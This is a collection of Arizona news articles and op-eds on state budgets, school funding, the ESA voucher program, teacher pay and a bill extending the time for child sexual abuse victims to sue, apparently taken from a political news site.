“It is a very ambitious corporate rate and due to that, they probably won’t be able to pass it (permanently),” Cole said. “And it does need to be permanent.”
Taylor, the chamber spokesman, welcomed a lowering of the corporate tax rate, saying that the current rate is “not a good look for the U.S.”
Lunsford expressed concern over how tax reform may affect the deficit, noting that if not enough revenue comes in, the federal government may have to resort to cutting programs.
Last week, Democrats pounced on the president’s proposed budget, which they said would severely impact domestic programs dealing with health, nutrition and welfare.
And while House Republicans were generally supportive, some in the Senate expressed wariness, including McCain, who said the proposed increases in defense spending are “inadequate” to handle the military challenges the U.S. is facing.
Hoffman said it’s still too early to predict exactly what impact the plan will have on Arizona taxpayers.
“Tax reform will benefit (Arizona) if it results in faster growth in the overall economy,” he said. But that depends on the form the reform takes, he wrote. He noted that, while taxpayers might face lower tax rates, that could be offset by the loss of deductions for state income, property and other taxes.
Lunsford is taking a wait-and-see attitude for now.
“If I were a business in Arizona, specifically a small business, I would continue to do business as usual,” he said.
Arizona Gov. Doug Ducey signed a stripped-down emergency state budget Saturday that contains $50 million in spending to help tenants, homeowners and small businesses weather the coronavirus crisis.
The $11.8 billion spending plan for the budget year that begins July 1 essentially contains no new spending beyond required inflation adjustments and promised raises for teachers. The package was hammered out among majority Republicans and Democrats in the Senate last week.
Republicans who also control the House balked at the plan after it was approved by the Senate but finally agreed to support it Monday.
The rare bipartisan Senate package includes money to prevent evictions and foreclosures during the crisis, provide services for the homeless, assist small businesses and pay for food bank operations. It also includes longer welfare payments and a waiver from work requirements. It added to a basic budget legislation the Legislature rushed through to ensure government keeps running amid the pandemic.
The budget adds to $55 million in emergency cash approved earlier this month to fund the health department’s virus response efforts. That money would come from the state’s rainy day fund.
The Legislature adjourned for at least three weeks after the House passed the budget. The absence may be longer because the Legislature’s budget analysts believe it will take until May to see the first major effects of the coronavirus crisis on state tax revenue.
That impact is likely to be huge. Ducey has shuttered restaurants, bars and movie theaters in most counties to slow the spread of the virus. Unemployment applications have soared as resorts, airlines and other employers laid off workers.
The Legislature began its session in January expecting a budget surplus nearing $1 billion on top of the state’s $1 billion rainy day fund.
Ducey hinted in an interview on KTAR radio Tuesday that he expects the rainy day fund to be tapped for the state’s financial hit from the crisis.
“This is going to be more than a rainy day,” he said. “We’re going to utilize every resource we have to protect Arizonans, to make sure we’re fighting this public health battle and then to make sure nobody falls through the cracks, and then as soon as its appropriate that we ramp that economy back up.”
For most people, the new coronavirus causes mild or moderate symptoms, such as fever and cough that clear up in two to three weeks. For some, especially older adults and people with existing health problems, it can cause more severe illness, including pneumonia and death. The vast majority of people recover.
We need about $1 billion more in sustainable revenue to meet the needs of educators and school capital in Arizona, and there is a growing consensus in both parties that we need to find new revenue.
Last week, Rep. Noel Campbell, R-Prescott, bravely stood up on the floor of the House and proclaimed just that. He said that it is high time that we all make the tough choices to find the money to meet the needs of our state. I disagree with his proposed solution – it’s another increase to our already overburdened sales tax – but I respect his courage.
Had Campbell, or any Arizona Republican, made such a strong statement 15 years ago, he would have lost his job in a New York minute. Times have changed and here’s why:
Rep. Ken Clark
Contrary to the protests of some of his fellow members, we need to understand one important fact – Arizona has enough wealth to meet its financial obligations.
We can absolutely find new revenue without causing economic distress to our state’s economy. The accompanying charts make it clear that the old tropes about our economy tanking from enhanced revenue simply do not hold water.
First, we need to understand how we got here. The Legislature has cut taxes in this state for 27 of the last 28 years.
I believe that most of those tax cuts have gone to very wealthy individuals and out-of-state companies, which drains dollars from our local economy.
Second, our state budgets have shrunk over the years in relation to our state’s wealth. We have the wealth to pay for our priorities – not only education, but also infrastructure and general well-being of our citizens.
In 1995, our budget represented 5 percent of Arizona Personal Income. At that same time, our state’s Gross Domestic Product was about $130 billion.
Now, our state’s GDP is just over $300 billion, but our state budget represents just 3.2 percent of Arizona Personal Income.
A Republican friend of mine said to me when I showed him this information that this is a good thing, that we are doing more with less. We know that is simply not true. We are doing less with less. That’s what the Red For Ed movement is all about.
As a state, we owe our educators about $1 billion just to get them to 2008 funding levels.
We have cut higher education funding by 40 percent since 2008.
We owe our school construction and maintenance more than $2 billion by formula since the year 2000.
And we need at least $260 million a year for the next decade just to maintain our current roads and bridges.
We have seen a 75 percent increase in homelessness in Phoenix over the last three years, according to the Central Arizona Shelter Service. Arizona has the wealth to meet its needs.
And what would we get for that investment? A strong, competitive education system and social safety network will attract more businesses to our state. We will ensure that we have an educated and healthy workforce. Arizona is a young, growing state. We will be able to address crucial infrastructure needs.
What does it take for us to get from here to there? It takes members of both parties to do just what Rep. Campbell did – lead. We need to tell you the truth, rather than shifting money around, just reeling from crisis to crisis putting out fires (with one hand tied behind our back).
I’m happy to see the conversation finally turning to revenue. I hope that you will join me to keep the pressure on your representatives to do what needs to be done.
— Rep. Ken Clark, D-Phoenix, sits on the House Appropriations Committee.
The proposed state budget released today marks some strides forward for public education funding, including a 0.9% increase in base level funding.
But Democrats and public education advocates say the draft falls short of Governor Katie Hobbs’ initial commitment to creating steadier and sweeping new spending in education, which by-and-large hinged on a promise to eliminate, or at least slow, enrollment in the universal Empowerment Scholarship Account program.
As lawmakers mull the budget, longevity and stability for public education remains at the forefront.
“I know that we pushed very hard for education funding, and we’ve seen within the horrible framework that Republicans have given us, we have better education funding,” Sen. Mitzi Epstein, D-Tempe, said. “We were able to make some steps forward on that, but only for one year. Where are we after that?”
The draft budget, released this afternoon, eliminates results-based funding, which frees up $68.6 million to make way for a 0.9% base level increase.
The Arizona Department of Education would also be granted $300 million in one-time supplementary funding. A spokesperson for the governor said the funds are not specifically meant for ESA accounts.
Other line-item spending for education includes $15 million to dual enrollment programs, $10 million to increase administrative funding, $5 million to broadband funding and $3 million to professional development for teachers and other personnel.
And in higher education, the budget strips funding from freedom schools and invests the money back into the universities directly. There is also a $20 million earmark for the Promise Scholarship program and $15 million for the Arizona Teachers Academy.
Though the budget draft marks some wins in education spending, the lack of a cap on the universal ESA program emerged as a point of contention for Democrats, public education advocacy groups and the attorney general.
Hobbs made a repeal of the universal program a centerpiece of her 2024 budget proposal, but the promise failed to materialize.
At a press conference this morning, Hobbs said “We can agree that the voucher program is a drain on resources that should be directed at public education, but I didn’t say we’re going to end it. It is a goal certainly, and we put that in our executive budget as the goal knowing that we were going to be in a place where we would have to negotiate.”
The Joint Legislative Budget Committee projectsthe ESA program to cost the state $425 million as universal enrollment continues to soar. The estimate accounts for 55,180 enrollees. As of May 1, 53,945 students are enrolled in the ESA program.
JLBC estimated enrollment to grow to 68,380 in FY2024.
Sen. Christine Marsh, D-Phoenix, and Reps. Laura Terech, D-Phoenix, and Judy Schwiebert, D-Phoenix, all tweeted their opposition to a lack of a cap ahead of the budget drop.
Both Marsh and Terech noted the expansion continues to cause problems for the original recipients of the program, namely special education students.
Tonya Reiner, longtime ESA parent with two students with disabilities and leader with the Arizona Coalition of Parents for Equal Student Access, said she fears the impact universal spending could have.
“I worry that the administration will continue to favor ESA students who attend private schools and fund them over students with disabilities,” Reiner said. “What happens when there’s not enough money for everyone? Will the students with special needs suffer even more under current ESA leadership?”
Beth Lewis, executive director of Save Our Schools, said school choice special interest groups are funneling in a swell of money to advertise the program and boost universal enrollment.
“The intent is the full-scale privatization of education and Arizona is the tip of the spear,” Lewis said. “And if a Democratic governor decides not to fight against that and to allow the privatization of public education on her watch, then we know where her priorities lie.”
Save Our Schools, Arizona Educators United, AZ Alliance of Black School Educators, Civic Engagement Beyond Voting, Equality AZ among other organizations are convening in a press conference Wednesday to rally in support of a cap.
Other agencies are also feeling the strain placed by the universal ESA expansion.
Attorney General Kris Mayes wrote to the governor over the weekend to express “alarm” that the AG’s office would not be receiving any new allotments from the general fund in a new budget “due to the catastrophic drain on state resources caused by universal Empowerment Scholarship Accounts.”
Mayes sent her budget requests to Hobbs over the weekend and warned the lack of new funding could push the office to the “edge of a steep cliff.”
The proposed budget bills are set to go in front of the House and Senate Appropriation Committees Wednesday.
Students in Tucson’s Amphitheater district receive Chromebooks paid for by the nonprofit Amphi Foundation to help them learn. The foundation funds programs the district would not be able to cover. (Photo submitted by Matt Stamp, Amphi Public Schools)
Arizona consistently ranks among the lowest in the nation for its per-student funding, a fact often cited by advocates hoping for a better financial picture for the state’s schools.
But, as funding levels continue to lag years after the Great Recession, schools find ways to make do.
Some turn to the internet, searching for donations. Many crowd kids into classrooms or have principals step in as teachers. Others go to four-day weeks.
Environmental innovations, like solar panels and artificial grass, can help cut costs. And there’s even a company dedicated to helping schools find ways to save money on things like utilities.
The most obvious way to adjust for low state funding is increasing taxes at the local level through bonds and overrides. But voters aren’t always willing to support tax increases, especially in a Republican-led state like Arizona.
Even so, don’t discount the creativity of educators, say those who have worked in schools and found ways to save money.
There is, of course, the question of whether schools should be forced into cutting costs creatively by low funding levels.
“It’s getting old, and it’s high time that our Legislature steps up to the plate and starts funding public schools the way they should,” said Jim Lee, superintendent of the Paradise Valley Unified School District.
SEEKING DONATIONS
Dozens of teachers ask friends, family and strangers to pitch in on basic classroom costs through crowdfunding sites like GoFundMe and DonorsChoose. Do a simple search for your city and the word “teacher” and you can find a seemingly endless stream of teachers to help.
Tanner Nielsen, a 21-year-old new teacher at Union Elementary School in Tolleson, wants to create a Super Mario Bros-themed classroom, so he created a GoFundMe to ask for monetary help. (Screenshot from GoFundMe)
Tanner Nielsen, a 21-year-old new teacher, wants to create a Super Mario Bros-themed classroom to excite his future students. The second grade teacher at Union Elementary School in Tolleson has raised more than $300 so far.
He said he has wanted to have a Mario classroom as long as he’s known he wanted to be a teacher. The money will help him buy the supplies needed to make the dream a reality.
“I want to be the teacher that I wish I had when I was in second grade,” he said.
One GoFundMe takes a big swing, asking for $14 million to match Gov. Doug Ducey’s proposed teacher raise. The campaign, started in February, has raised $195 so far.
But crowdfunding is hit-or-miss and requires legwork – including near-constant sharing on social media – from teachers or their supporters. There’s also a certain level of fatigue from people on social networks, who are always being asked to give money to GoFundMe campaigns for everything from health care to overseas adoptions.
In some cases, the easier ask may be for specific items, like library books.
More than 30 Arizona schools have received donated books from Kids Need to Read, a 501(c)3 that donates 200 books to libraries in high poverty communities through its Grow Your Library program.
Program director and Phoenix resident Gary Mlodzik was at the Globe Public Library, according to an April blog post, where donations satisfied the area’s “dire need of non-fiction books.”
The local elementary and high schools, he noted, have no libraries of their own.
And William T. Machan Elementary School’s library may be closed this fall after the library aide was fired following federal funding cuts. According to The Arizona Republic, volunteers need to raise $15,000 to keep the library doors open to its largely impoverished student body.
CLASSROOM CHANGES
Budget constraints and the state’s ongoing teacher shortage go hand-in-hand. Schools struggle to attract new teachers in large part because of low salaries. In turn, the methods they use to adapt to missing teachers end up saving some money, though educators say they would rather find teachers to fill those vacancies.
Lee, the Paradise Valley superintendent, said there are three main ways schools adapt to vacancies, which end up cutting costs: increasing class sizes, skipping teacher prep periods, and putting principals in front of classrooms.
A few principals in the Paradise Valley district will teach classes, Lee said. One principal has a background in special education, so she filled in in that area when the school couldn’t find substitute teachers, he said.
Classes in the district’s high schools average 35 to 38 students, he said. The class size in smaller for middle and elementary school and depends on the specifics of each school in the large district, Lee said.
Numerous teachers don’t have a prep period and instead teach a class during that time, which increases their take-home pay, but saves the district overall because the person is already on the payroll, Lee said.
“We get awfully creative when we need to,” he said.
Most schools use some of the techniques Lee mentioned to some degree. They all find various ways to help their bottom-lines and do the best they can with the money they’re given, Lee said.
And while he’s proud of the way his district has found new ways to save and earn money, there’s a philosophical question about whether they should have to find gimmicks to get by. State leaders simply must do a better job of funding schools, he said.
FOUNDATION SUPPORT
For Tucson’s Amphitheater district and many others across the state, a foundation jumps in to help with costs that, under better financial circumstances, would be covered by the schools themselves.
Teachers in Tucson’s Amphitheater school district get money for technology and other classrooms needs from the Amphi Foundation, a nonprofit that fills in funding gaps for the district. (Photo submitted by Matt Stamp, Amphi Public Schools)
The nonprofit Amphi Foundation started in 1983 and was mainly funded by district employees for many years, though Executive Director Leah Noreng said it’s now mainly supported by the community, from parents to local businesses to corporate sponsors to grants.
“The sad reality is that we’re supporting some things that are otherwise unfunded. We’re not just adding to the top, we’re filling in where these things wouldn’t be funded otherwise,” Noreng said.
The foundation provides some services typical of charities, like a clothing bank and shoe program for needy students. But it also helps fund technology in classrooms, like laptops and 3D printers. And it recently started a mini-grant program, topped out at $500 per teacher, to help pay for equipment or new programs.
The foundation will be giving a $200 startup grant to every new teacher in the district to help them fill their classrooms with needed supplies, she said.
“We don’t want our teachers to have to pay for things out of pocket. No other profession exists where you’re expected to pay for things out of pocket and not get reimbursed by your company. Teachers are doing that every day,” Noreng said.
If the Amphi Foundation didn’t exist, the programs would simply go unfunded, she said. And while she’s constantly trying to grow the fundraising base, it’s impossible to keep up with demand in the 14,000-student district.
“Every year, I feel that the burden is even bigger,” she said. “The reality is, I will never be able to raise enough money because the need is so great.”
Partnerships with local businesses have also helped bridge financial gaps through ongoing investments.
Garden Lakes Elementary School students enrolled in the GCON Design and Build Academy gather around a guest speaker. Sponsors like the construction management company invest in a variety of educational programs across the Pendergast Elementary School District. (Photo courtesy of Pendergast Elementary School District spokeswoman Nedda Shafir)
Pendergast Elementary School District spokeswoman Nedda Shafir said her district started STEAM (STEM plus arts = science, technology, engineering, arts and math) academies three years ago with the help of business partners that give money to classrooms bearing their brands, building hands-on curriculum without additional costs to the district.
Maricopa Integrated Health Systems sponsors a medical academy exposing students to forensics and medicine, and architecture firm Orcutt Winslow adopted the building design and construction academy where students work with CAD software, a design tool used by professionals in the field. The list goes on.
Those same partners sponsor field trips to their facilities and guest speakers to offer guidance to the sixth, seventh and eighth graders in their elementary programs.
“The businesses are invested. They’re training the workforce of the future, so they’re excited about that,” Shafir said.
GOING GREEN
A simple Google search will show there’s no shortage of Arizona schools cutting costs with environmentally friendly features, like artificial turf and solar panels.
Shafir from Pendergast Elementary School District said cutting back on appliances like coffeemakers and mini-fridges in classrooms has saved about $20,000 on electricity alone, and other efforts to be more efficient are estimated to have cut the district’s energy costs in half.
But Arredondo Elementary School’s facelift, to be unveiled on August 3, strives to be the model for cost-saving solutions that also create a more comfortable learning environment.
Principal Alison Bruening-Hamati said some classrooms in the old building did not have windows, and lights had to be kept on at all times. Now, in the new facility, every classroom has energy-efficient light fixtures and access to natural light through windows or solar tubes.
Courtney Quesada, a project manager with the Tempe Elementary School District’s facilities department, described the tubes as mini-skylights going from the ceiling of a classroom to the roof where the sun enters the reflective tube.
The added tubes and windows allow the school to “harvest” daylight, Quesada said. Sensors in the classrooms measure how much natural light is allowed in and dim the artificial lighting to save energy.
The cafeteria was equipped with garage doors to let in fresh air in the cooler months rather than relying on A/C, and students are incentivized to turn off unnecessary lighting or utilize outdoor spaces with a weekly Clean and Green Classroom Award.
The upgraded Arredondo Elementary School in Tempe includes an amphitheater with artificial grass. The turf was intended to reduce maintenance costs while also providing an outdoor alternative to indoor classrooms during cooler months. (Photo by Amy Garza/Tempe Elementary School District)
Artificial grass in the campus’ outdoor amphitheater and a paved area featuring shade trees have made the school’s outdoor spaces efficient alternatives to indoor classrooms.
While faux turf may be more costly upfront, Quesada said, it pays off over time with little maintenance required.
Bruening-Hamati credited Tempe taxpayers for making the renovations possible through bonding. Without those additional funds, her school and others in the district may not have been so lucky.
“In the state of Arizona, this is really an anomaly at this time because there isn’t a lot of money,” she said. “When it comes down to it, Tempe is really dedicated to their schools.”
FOUR-DAY WEEKS
Some districts switch to four-day school weeks, hoping to save money on transportation, utilities and administration.
According to the Arizona Department of Education, 53 school districts have four-day weeks – that’s approximately 8 percent of all districts in the state. Most of the four-day districts are in rural areas.
There isn’t a lot of long-term study into how the shortened school weeks affect students, though some research suggests morale and attendance improve for educators and kids. The instructional time remains the same, just in the form of four slightly longer days.
At first blush, it may seem like a district could shave off one-fifth of its budget by cutting out one-fifth of its school days. But the biggest line-item for schools – pay and benefits for teachers – is largely not affected by moving to a four-day week because many still work the same number of hours per week.
A 2011 analysis of the cost-savings aspect of four-day weeks by the Education Commission of the States, a policy think tank, found costs were reduced, albeit minimally. The report said the most a district could save is 5.43 percent by moving to a four-day week, though schools it reviewed saved between 0.4 percent and 2.5 percent on their total annual budget.
The Bisbee Unified School District moved to a four-day week in 2009. According to the ECS report, the district saved $154,000, or 2.5 percent, in its annual budget.
UTILITY AUDITS
Keith Laake built his entire business on helping other organizations save money.
For a percentage of the savings his staff ultimately identifies, Laake’s Cost Control Associates combs through utility and telecom bills for errors and missed opportunities for less costly rates. Past unnecessary charges can be refunded and ongoing costs can be reduced.
“Even if we were to work with a school district and find nothing, they feel better that they’ve had an expert look it and make sure everything is being billed right and that their costs are optimized,” Laake said. “Fortunately, for most school districts, we do find things.”
And for districts working hard just to “scrape by,” every dollar counts.
The Gilbert Public School District saved more than $40,000 in the first year after the Cost Control Associates audit. The company found more than $10,000 in telecom refunds and an additional $23,000 in annual savings thanks to a rate change. Laake’s staff also saved the district $6,500 annually on electricity.
Teddy Dumlao, finance director for the district, said he believes the savings are really even greater than the initial dollar figure Laake quoted – perhaps tens of thousands of dollars each month when all is said and done.
Because of the audit, Dumlao explained, the district was able to justify energy-efficient updates to facilities, like lighting and air conditioning units, and access federal funds to cover the cost of those improvements.
Dumlao said school districts have been left “hurting and scrambling” in the wake of cuts to state capital funding, so being able to take advantage of more efficient technology has allowed his district to cut costs that could very well cover someone’s salary.
Other districts have seen even greater savings. At Chandler Unified School District, Laake estimated his staff found more than $100,000 in reduced costs there.
And even in smaller districts that may not yield such high dollar figures, Laake said something as simple as cutting utility costs could save jobs.
Three current and former teachers of the year lashed out Monday at lawmakers for failing to properly fund schools — and salaries — but were more forgiving of local school boards who actually set their pay.
State lawmakers agreed in the just-completed session to set aside $34 million for a 1 percent hike, with a promise of an additional 1 percent in the 2018-2019 school year. Questions remain, however, whether those additional dollars will be built into the base of state aid or could disappear.
But that amount is dwarfed by the additional more than $300 million schools statewide will be getting from the voter approved Proposition 123, which settled a long-running lawsuit. And just the change in the state aid formula due to inflation and student growth will add another nearly $128 million.
Beth Maloney, selected the 2014 teacher of the year by the Arizona Educational Foundation, acknowledged the dollars. But she said that ignores where the dollars are needed.
“I know the school board is looking out for teachers,” she said at a forum Monday that was attended by a handful of parents and three Democratic lawmakers. “But the pie just keeps on shrinking,” Maloney said.
State funding on a per-student basis was $4,487 in the 2007-2008 school year. This current year the figure is $4,324. And that does not include the effects of inflation.
There’s also the fact that the Proposition 123 dollars are actually designed to partly compensate schools for the inflation aid they did not get for years despite a voter-approved mandate. The ballot measure settled the lawsuit for a fraction of what was owed.
That, however, still leaves those inflation and student growth dollars.
During the legislative session House Speaker J.D. Mesnard proposed to require that schools use half of those dollars for teacher pay. He argued it is wrong to blame the whole problem of low teacher salaries — Arizona is near the bottom of all states — strictly on the legislature.
Mesnard withdrew the proposal without demanding a vote. But he said he may resurrect the idea next session.
Maloney, however, said it comes down to decisions by school boards to give the available money to direct student needs, like building maintenance, school buses, textbooks and even art supplies.
Christine Marsh, the latest teacher of the year, conceded that there may be additional dollars available that school boards could divert to teacher salaries.
“Is there waste in schools districts? I don’t know,” she said “Could they funnel the little bit of money that they get into different areas? Maybe.”
But Marsh said she compares the funding of public schools in Arizona to a family living at the poverty level.
“If they’re spending $6 a month on a pack of cigarettes, is that a problem?” she asked.
“Yeah, that’s a problem,” Marsh continued. “But moving that $6 a month back into the (family’s) pot of money, it’s still not enough.”
Monday’s forum had decidedly political overtones, and not just because the teachers are the same ones who earlier this year said that Gov. Doug Ducey had “betrayed” teachers who supported Proposition 123 by signing legislation to expand who can get state-funded vouchers to send their children to private and parochial schools.
The event was moderated by David Schapira. While he is a former member of the Tempe Union High School District governing board and currently a member of the Tempe city council, he also is a former Democrat state lawmaker.
Potentially more significant, Schapira is running as a Democrat for state school superintendent.
Not all the comments about the just-completed legislative session were negative.
Maloney cited changes in the teacher evaluation process as “a huge bright spot.”
Nancy Lindblom, the 2013 teacher of the year, said until now she got “graded” based on how students throughout her school did on standardized tests. But Lindblom, who teaches history and government, said many of her students are seniors who do not take the test; others who do are also taking math tests over which she has no control.
Maloney also was particularly pleased with the Arizona Teachers Academy, a program approved by the legislature where students can get a free year of college for every year they teach in public schools. She said new teachers who don’t have college debt tend to stay in the profession longer, at least in part because they don’t have to take a second job to pay it off.
Passing a balanced state budget is the most important responsibility we have as legislators. Hence, we owe it to our constituents and our state to tread carefully. We have a real opportunity to revitalize Arizona after a difficult year and we know the decisions we make today will impact Arizonans for decades to come.
That’s why, despite coming from different political parties, we have decided to work together for the sake of the state we both care about. We share the same concerns about the economic and revenue assumptions the budget and tax cut are built upon and believe state leaders have failed to take several significant economic factors into account.
Pandemic Effects on TPT Revenues
Sean Bowie
The pandemic encouraged local consumption at extremely high levels which we do not believe are sustainable long term. The purchase of consumer durables like cars and housing have seen significant jumps during the pandemic which has resulted in atypical high growth in transaction privilege tax (TPT) collections. However, the pandemic is winding down and consumer behavior is returning to historic patterns. The Legislature should not base a long-term permanent tax cut based on a temporary snapshot of state revenue collections during a global pandemic.
Online Sales Tax Collections
Collections of sales tax from online purchases have certainly helped the state weather the pandemic, but we do not believe it is responsible to expect this growth to continue at the same pace long-term. All the large paying remitters like Amazon and Wal-Mart were contributing TPT to the state prior to the enactment of the Wayfair legislation and very few new significant remitters will materialize in the future.
Stock Market and Real Estate Durability
The stock market and real estate are delivering incredibly strong capital gain returns. Both income streams will evaporate as soon as the economy hits its next inevitable downturn. As former Gov. Jan Brewer pointed out in a recent column, the current revenue forecasts show a surplus of $2.6 billion. However, it was only eleven months ago the state was projecting a $518 million deficit. Arizona’s history clearly demonstrates it is not responsible to base large tax cuts on a temporary snapshot of revenues.
Federal Stimulus Money
Paul Boyer
There has been an incredible avalanche of federal stimulus money that has been poured into Arizona. At the April 15 meeting of the Finance Advisory Committee (FAC), the Joint Legislative Budget Committee noted that over $28 billion of federal stimulus has been provided to the state, including monies to numerous state agencies including Department of Economic Security, Department of Health Services, and Arizona Health Care Cost Containment System. What impact has this federal stimulus had on Arizona’s economy during this past year, and how much of our state’s current budget surplus can be attributed to this momentary, one-time money?
A Better Way Forward
There is a better way. A budget that is focused on a stronger economy moving forward would prioritize investments in our three state universities, our community colleges, and workforce development. Our K-12 schools need additional support for special education and more counselors and social workers to help our kids after a difficult year. Paying down the billions of dollars in state debt while we have the resources to do so would put our state on much stronger economic footing when the next downturn happens. Responsible tax reform should benefit all Arizona taxpayers, through one-time checks or permanent changes like creating an Earned Income Tax Credit for working Arizona families that would put more dollars in the pockets of Arizonans who need it.
Budgets are moral documents. They show what we value and prioritize as a state. Both of us stand ready to work together with our legislative colleagues and the Governor on a responsible budget that puts all Arizonans first.
Sean Bowie is a Democratic state senator. He serves on the Senate Appropriations, Finance, and Commerce committees. Paul Boyer is a Republican state senator. He chairs the Senate Education Committee and is a Jr. High Latin teacher.
Bridie Farrell, a former world-class speed skater, explains how she was a victim of sexual abuse at 15 and why she supports a proposal by Sen. Paul Boyer to give victims more time to sue assailants and organizations that covered up incidents. (Capitol Media Services photo by Howard Fischer)
A former national speed skating champion lent her voice Tuesday to those who want to give victims of child sexual assault and abuse more time to sue their assailants – and specifically those who permitted it to happen.
Bridie Farrell said that at age 15 she was an “up and coming speed skater” when she was molested repeatedly by a 33-year-old Olympic silver medalist.
“Whenever I went to training, he was there, whenever I competed, he was there,” she said.
What is of particular concern, Farrell said, is this man was investigated in 1990 – seven years before she was molested.
“And our paths should have never crossed,” she said. “He should have left the sport when I was entering the sport.”
Farrell, now 37, finally told her story 15 years later.
She said she is supporting the proposal by Sen. Paul Boyer, R-Glendale, to give victims more time to sue because it is important for survivors to be able to tell their stories “and then to hold the institutions accountable that are facilitating this abuse.” Otherwise, Farrell said, things will not change.
That idea of not just providing more time to sue those who committed the assault but also those who were in charge and may have hidden what they know is one of the sticking points that has so far led to the failure of the bill to advance.
Eddie Farnsworth
Sen. Eddie Farnsworth, R-Gilbert, refused to give a hearing in the Senate Judiciary Committee to the version of the bill Boyer wants. And so far Senate President Karen Fann, R-Prescott, who has the power to yank the bill from Farnsworth and bring it to the floor – where Boyer said there are the votes for approval – has refused to do so.
Existing law gives those who were victimized as children just two years after they turn 18 to file suit.
Boyer wants to extend that to seven years. More significant, he wants that clock to start running only when someone is aware they have been victimized, defined in his legislation as disclosing the assault to a licensed medical or mental health care provider.
And there’s something else. He proposes allowing these lawsuits, whenever they are filed, not just against the person who committed the abuse but any public or private corporation, association, firm, estate or “any other legal entity.”
Fann has told Capitol Media Services she is concerned that could result in a lawsuit against someone who employed another long-gone person years before, leaving the organization unable to defend itself.
Farrell, however, sees it from a different perspective, what with having been abused by someone who she contends the U.S. Olympic Committee knew was abusing children and should have been kept away from them.
“The issue is when you have an organization that knows there’s a problem with this individual, yet the organization keeps moving them from place to place,” she said. “If you have an organization that’s supposed to be helping keep kids safe and be productive members of our society, yet those organizations are harboring it, that’s what needs to be addressed.”
And that, she said, will force organizations to create safeguards to prevent future victims.
For the moment there is a stalemate.
Boyer and Sen. Heather Carter, R-Cave Creek, have said they won’t vote for a budget plan until Fann allows a vote on the measure, leaving Fann without the votes needed among her 17-member GOP caucus.
Fann, however, shows no sign of backing down. And even if Boyer gets the bill out of the Senate he still needs to have it clear the House.
That still leaves the option of taking his case directly to voters, asking them to enact the statutory changes that he wants. That, however, means gathering at least 237,645 valid signatures by July 2, 2020.
Boyer acknowledged he could get a partial victory: Farnsworth said he would support a much narrower expansion of the time to sue, giving victims until they turn 25. But Boyer said that is unacceptable, as most victims don’t come forward until they are in their 40s.
“As you can imagine, the emotional, the psychological trauma of survivors, it just doesn’t give them enough time,” he said. “And I can’t look them in the face and say, ‘Sorry, I didn’t do anything that actually helps you but maybe we’ll get something next year.’ ”
Sen. Victoria Steele, D-Tucson, who disclosed on the Senate floor last week her own multiple incidents of rape by her grandfather, added her voice to urging that a vote on the issue be allowed.
“This is an opportunity for them to do something amazing,” she said. “They can either protect the abused children or protect the monsters that do this and those who enable them.”
In this June 5, 2017, file photo, Arizona state Sen. Steve Farley speaks during a news conference in Tucson, Ariz. (Ron Medvescek/Arizona Daily Star via AP, File)
As was recently observed in the Arizona Capitol Times, Steve Farley can rattle off budget details until your eyes glaze over.
He’s hoping that attention to detail will earn him the governor’s seat. But will wonkiness actually win the day for Arizona’s highest statewide office?
He still has to face off against David Garcia before he’ll get his shot – presumably – at the incumbent; Gov. Doug Ducey is expected to win the Republican nomination over challenger Ken Bennett.
This isn’t the first time you’ve tuned in for a story focused on the gubernatorial race. Today, we’ll break down why it’s especially important in this election cycle.
Don’t forget to subscribe to The Breakdown on iTunes.
Music in this episode included “Creative Minds,” “Funky Element” and “Energy” by Bensound.
The Arizona Department of Education and state legislators came to a compromise that would no longer punish students and parents on the Navajo reservation who use school vouchers to attend out-of-state schools.
And despite concerns that the bill would be a “Trojan Horse” to expand the state’s Empowerment Scholarship Account program, it holds the line on the controversial vouchers.
SB1545 holds harmless eight families from the Window Rock area on the Navajo Nation. They received letters from the Department of Education demanding they refund the state money they had received in school vouchers after the families used the funds to pay for a private school just across the border in New Mexico.
In a prepared statement, Superintendent of Public Instruction Kathy Hoffman said her administration has worked diligently to find a resolution to the situation affecting these Native American families and were able to do so with a bipartisan effort.
“[It] does not punish the families and provides adequate time for them to determine the best next step for their children’s education,” Hoffman said in the statement.
The bill would allow the students to remain in the New Mexico school through July 1, 2020, after which they would have to change schools to one in-state if they want to continue using their vouchers, formerly known as Empowerment Scholarship Accounts.
The bill only applies to those ESA-approved students on the reservation who attend an out-of-state school within two miles of the border, and would not expand to any other students. State law still prohibits the vouchers, which are used like debit cards, from being used for out-of-state tuition in other circumstances.
Hoffman said the bill respects the will of Arizona voters who overwhelmingly voted against a measure to expand the state’s ESA program in 2018.
“This is an example of what we can do when we work together to find solutions to our problems,” Hoffman said, and she also thanked the legislators from Legislative District 7 for their help on the issue.
Richie Taylor, Hoffman’s communications director, said there were 10 total students who received letters from ADE requesting a repayment for the funds that were not approved.
Taylor said the students were approved for the vouchers, but not to spend them out-of-state, which is why they received letters suspending the account until repayment was made.
In this April 16, 2016, photo, Rep. Paul Boyer, R-Glendale, attends a panel discussion hosted by the Center for Political Thought and Leadership at Arizona State University. PHOTO BY GAGE SKIDMORE/Flickr
A Republican senator is prepared to withhold his crucial vote on the state’s budget unless it contains at least $160 million in ongoing funding for higher education and another $20 million for firefighters with cancer.
Sen. Paul Boyer, R-Glendale, told the Arizona Capitol Times he won’t vote for a budget without that roughly $180 million in ongoing funding. Legislative Republicans cannot afford to lose a single vote on any bill because of the close margins in the House and Senate.
If his Republican colleagues balk at the price tag, Boyer said they could consider reducing the hundreds of millions of dollars they want to give away in permanent tax cuts. The economic benefits of cutting taxes are speculative at best, he said, while he has a study that predictsmore than $14 billion in new state and local revenue as a result of the higher education funding he wants.
“I don’t know why we would put all of our eggs in one basket with a questionable return on investment when we have a clear return on investment,” Boyer said.
The higher education funding package Boyer supports contains $100 million divvied up among the three universities, $50 million for statewide financial aid for would-be university students and $12.5 million for a similar financial aid program for community college students. All of that funding would be ongoing, a tough sell to a conservative Legislature that prefers one-time funding increases.
Gov. Doug Ducey’s January budget proposal called for $35 million in ongoing funding for the three universities – making permanent one-time spending they received in prior years but didn’t get in 2020. A budget framework released by Senate Republicans in January had no additional funding for universities.
Ducey’s budget also noted that universities received about $115 million through federal Covid relief funds, but Boyer said that one-time windfall from the feds doesn’t replace a need for ongoing state spending on higher education. Universities had to pivot to largely online learning and Arizona State University led on Covid testing in the state, and the federal money can help with those one-time expenses.
“I just don’t see why we should think that one-time funding from the feds is sufficient when a lot of my caucus wants to do permanent tax cuts,” Boyer said. “I don’t know why we would do something speculative when we know what the return on investment will be with targeted investments.”
An economic impact study commissioned by the Arizona Board of Regents from Rounds Consulting Group, which Boyer said he’s sharing with other senators, predicts the $100 million per year given to the three universities would result in $14.4 billion in state and local tax revenues over the course of 20 years.
